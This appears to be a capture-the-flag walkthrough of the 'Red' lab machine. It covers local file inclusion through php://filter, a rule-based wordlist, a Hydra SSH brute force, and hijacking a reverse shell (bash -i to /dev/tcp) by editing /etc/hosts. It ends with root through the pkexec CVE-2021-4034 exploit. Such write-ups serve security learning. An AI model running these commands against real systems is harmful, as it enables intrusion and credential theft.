

# Red

[Enumeration](#)

[Nmap Scan](#)

[SSH \(22\)](#)

[HTTP \(80\)](#)

[Subdirectories](#)

[Trying Local File Inclusion](#)

[Cracking password of the user Blue](#)

[Getting shell as Red](#)

[Becoming Root](#)

## Enumeration

### Nmap Scan

```
{'22': 'ssh', '80': 'http'}

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e2:74:1c:e0:f7:86:4d:69:46:f6:5b:4d:be:c3:9f:76 (RSA)
|   256  fb:84:73:da:6c:fe:b9:19:5a:6c:65:4d:d1:72:3b:b0 (ECDSA)
|_  256  5e:37:75:fc:b3:64:e2:d8:d6:bc:9a:e6:7e:60:4d:3c (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: Atlanta - Free business bootstrap template
|_ Requested resource was /index.php?page=home.html
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone
Running (JUST GUESSING): Linux 5.X|6.X|4.X (96%), Google Android 10.X|11.X|12.X (93%)
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6 cpe:/o:linux:linux_kernel:4 cpe:/o:google:android:10 cpe:/o:google:android:11 cpe:/o:google:android:12 cpe:/o:linux:linux_kernel:5.4
Aggressive OS guesses: Linux 5.14 - 6.8 (96%), Linux 4.15 - 5.19 (96%), Linux 4.15 (96%), Linux 5.4 - 5.15 (96%), Android 10 - 12 (Linux 4.14 - 4.19) (93%), Android 10 - 11 (Linux 4.9 - 4.14) (92%), Android 12 (Linux 5.4) (92%), Android 9 - 11 (Linux 4.9 - 4.14) (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- Port 22, SSH, is opened. Check if password authentication is enabled
- Port 8, HTTP, is opened. Enumerate for subdirectories and subdomains


### SSH (22)

```
└─$ ssh root@red.thm
The authenticity of host 'red.thm (10.49.134.143)' can't be established.
ED25519 key fingerprint is: SHA256:Jw5VYW4+TkPGUq5z4MEIujkfaV/jzH5rIHM6bxyug/Q
This key is not known by any other names.
```

```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'red.thm' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
root@red.thm's password:
```

- Password authentication is enabled. Check for password reuse.

## HTTP (80)



Atlanta is a modern and fully responsive Template by WebThemez.  
Nullam ac rhoncus sapien, non gravida purus. Alinon elit imperdiet congue. Integer ultricies  
Sed elit imperdiet congue. Integer ultricies sed ligula eget tempus. Red was here, Blue is a loser :p

The homepage. The URL, `?page=home.html`. Can check for Local File Inclusion.


### Subdirectories

|                            |                                                                  |
|----------------------------|------------------------------------------------------------------|
| <code>.htpasswd</code>     | [Status: 403, Size: 272, Words: 20, Lines: 10, Duration: 2433ms] |
| <code>.htaccess</code>     | [Status: 403, Size: 272, Words: 20, Lines: 10, Duration: 2890ms] |
| <code>assets</code>        | [Status: 301, Size: 303, Words: 20, Lines: 10, Duration: 25ms]   |
| <code>readme.md</code>     | [Status: 200, Size: 675, Words: 69, Lines: 22, Duration: 24ms]   |
| <code>server-status</code> | [Status: 403, Size: 272, Words: 20, Lines: 10, Duration: 23ms]   |

Not of much use.

## Trying Local File Inclusion

The normal `?page=../../../../etc/passwd` isn't working. Since PHP is used for the website, trying some PHP filters.



`php://filter/resource=<file_name>` is working. Trying to read files to get more info on the user.

```
1 GET /index.php?page=php://filter/resource=/home/blue/.bash_history HTTP/1.1
2 Host: red.thm
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/148.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9
10
11 HTTP/1.1 200 OK
12 Date: Wed, 08 Jul 2026 06:26:16 GMT
13 Server: Apache/2.4.41 (Ubuntu)
14 Vary: Accept-Encoding
15 Content-Length: 166
16 Content-Type: text/html; charset=UTF-8
17
18 echo "Red rules"
19 cd
20 hashcat --stdout .reminder -r /usr/share/hashcat/rules/best64.rule > passlist.txt
21 cat passlist.txt
22 rm passlist.txt
23 sudo apt-get remove hashcat -y
```

Using hashcat to create a custom password list using the best64 rule.

```
Request
1 GET /index.php?page=php://filter/resource=/home/blue/.reminder HTTP/1.1
2 Host: red.thm
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/148.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9
10
Response
1 HTTP/1.1 200 OK
2 Date: Wed, 08 Jul 2026 06:31:38 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 16
5 Content-Type: text/html; charset=UTF-8
6
7 sup3r_p@s$w0rd!
```

Doing the same on my machine to create a password list and then using Hydra to crack the password.

I didn't have best64.rule on my machine, so I used best66.rule

```
(kali@kali) - [~/Desktop/THM/Red]
└─$ hashcat --stdout reminder -r /usr/share/hashcat/rules/best66.rule > passlist.txt

(kali@kali) - [~/Desktop/THM/Red]
└─$ head passlist.txt
sup3r_p@s$w0rd!
!dr0w$s@p_r3pus
SUP3R_P@S$WORD!
Sup3r_p@s$w0rd!
sup3r_p@s$w0rd!0
sup3r_p@s$w0rd!1
sup3r_p@s$w0rd!2
sup3r_p@s$w0rd!3
sup3r_p@s$w0rd!4
sup3r_p@s$w0rd!5
```

# Cracking password of the user Blue

Using hydra to crack the SSH password for the user Blue

```
└─$ hydra -l blue -P passlist.txt red.thm ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or security service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-08 02:43:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries (l:1/p:66), ~5 tries per task
[DATA] attacking ssh://red.thm:22/
[22][ssh] host: red.thm login: blue password: !dr0w$s@p_r3pus
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
```

```
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-08 02:43:07
```

Logging in.

```
└─$ ssh blue@red.thm
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
...
Last login: Mon Apr 24 22:18:08 2023 from 10.13.4.71
blue@red:~$
```

There are some random lines getting pasted in the terminal

```
blue@red:/var/www/html$ I bet you are going to use linpeas and pspy, noob
```

## Getting shell as Red

The SSH password for Blue is changing.

Ran pspy64 on the target machine.

```
done
2026/07/08 06:52:12 CMD: UID=0 PID=15355 | /lib/systemd/systemd-udevd
2026/07/08 06:52:12 CMD: UID=1000 PID=15348 | ./pspy64
2026/07/08 06:52:12 CMD: UID=1001 PID=15344 | bash -c nohup bash -i >& /dev/tcp/redrules.thm/9001 0>&1 &
2026/07/08 06:52:12 CMD: UID=1000 PID=15319 | -bash
2026/07/08 06:52:12 CMD: UID=1000 PID=15318 | sshd: blue@pts/0
```

`bash -c nohup bash -i >& /dev/tcp/redrules.thm/9001 0>&1 &` is run by the user Red (UID=1001)

```
blue@red:/tmp$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 red
192.168.0.1 redrules.thm

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouter
```

Here is the flaw.

```
blue@red:/tmp$ ls -l /etc/hosts
-rw-r--rw- 1 root adm 242 Jul 8 07:00 /etc/hosts
```

We have write permission for the /etc/hosts file. The command running by the UID 1001 will give a shell. So, I can change the IP address of the redrules.thm in /etc/hosts to my machine's IP.

And I can't change the IP address.

```

blue@red:/tmp$ echo "192.168.131.245 redrules.thm" | tee -a /etc/hosts
192.168.131.245 redrules.thm
blue@red:/tmp$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 red
192.168.0.1 redrules.thm

# The following lines are desirable for IPv6 capable hosts
::1          ip6-localhost ip6-loopback
fe00::0      ip6-localnet
ff00::0      ip6-mcastprefix
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
192.168.131.245 redrules.thm

```

```

(kali㉿kali)-[~/Desktop/THM/Red]
$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [192.168.131.245] from (UNKNOWN) [10.49.134.143] 47980
bash: cannot set terminal process group (16827): Inappropriate ioctl for device
bash: no job control in this shell
red@red:~$

```

And we got the shell as Red.

## Becoming Root

```

red@red:~$ ls -la
ls -la
total 36
drwxr-xr-x 4 root red 4096 Aug 17 2022 .
drwxr-xr-x 4 root root 4096 Aug 14 2022 ..
lrwxrwxrwx 1 root root 9 Aug 14 2022 .bash_history -> /dev/null
-rw-r--r-- 1 red red 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 red red 3771 Feb 25 2020 .bashrc
drwx----- 2 red red 4096 Aug 14 2022 .cache
-rw-r----- 1 root red 41 Aug 14 2022 flag2
drwxr-x--- 2 red red 4096 Aug 14 2022 .git
-rw-r--r-- 1 red red 807 Aug 14 2022 .profile
-rw-rw-r-- 1 red red 75 Aug 14 2022 .selected_editor
-rw----- 1 red red 0 Aug 17 2022 .viminfo

red@red:~$ mkdir -p .ssh
mkdir -p .ssh
mkdir: cannot create directory '.ssh': Permission denied

red@red:~$ cd .git
cd .git
red@red:~/.git$ ls -la
ls -la
total 40
drwxr-x--- 2 red red 4096 Aug 14 2022 .
drwxr-xr-x 4 root red 4096 Aug 17 2022 ..
-rwsr-xr-x 1 root root 31032 Aug 14 2022 pkexec

```

Couldn't create a .ssh folder for getting a stable shell.

```

red@red:~/.git$ file pkexec
file pkexec
pkexec: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, in

```



```
terpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=81dfad0b2cd8c2bb03db266cb98ca59931c530f
9, for GNU/Linux 3.2.0, stripped
```

The pkexec file is an executable, with SUID bit set and owned by Root.

```
red@red:~/ .git$ ./pkexec
./pkexec
pkexec --version |
--help |
--disable-internal-agent |
[--user username] PROGRAM [ARGUMENTS...]
```

See the pkexec manual page for more details.


pkexec allows an authorized user to execute PROGRAM as another user. If username is not specified, then the program will be executed as the administrative super user, root .

```
red@red:~/ .git$ which pkexec
which pkexec
/usr/bin/pkexec
```


There is a pkexec in the /usr/bin library.

```
red@red:~/ .git$ ./pkexec --version
./pkexec --version
pkexec version 0.105
```

Running linpeas to look for privilege escalation vectors.



Privilege escalation vectors



IAM secret key and tokens.

```
Checking for PackageKit Pack2TheRoot (CVE-2026-41651) (T1068)
https://github.security.telekom.com/2026/04/pack2theroot-linux-local-privilege-escalation.html
PackageKit version detected: 1.1.13
Vulnerable to CVE-2026-41651 (Pack2TheRoot) - PackageKit 1.1.13 is in the vulnerable range ≥1.0.2 ≤1.3.4
```

The machine is vulnerable to Pack2TheRoot

```
red@red:/tmp$ ./cve-2026-41651
./cve-2026-41651
./cve-2026-41651: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.33' not found (required by ./cve-2026-41651)
./cve-2026-41651: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by ./cve-2026-41651)
```

I will have to statically bind the exploit with the missing libraries.

The attack vector is pkexec.

CVE: 2021-4034 exists for the version of pkexec on the machine. PolicyKit-1 0.105-31 - Privilege Escalation

Compile the evil-so.c and exploit.c and using `wget`, copy it to the target machine. Give execution permissions and the run.

```
red@red:/tmp$ chmod +x exploit
chmod +x exploit
red@red:/tmp$ ./exploit
./exploit
mkdir: cannot create directory 'GCONV_PATH=.': File exists
mkdir: cannot create directory 'evildir': File exists
id
uid=0(root) gid=0(root) groups=0(root),1001(red)
whoami
root
```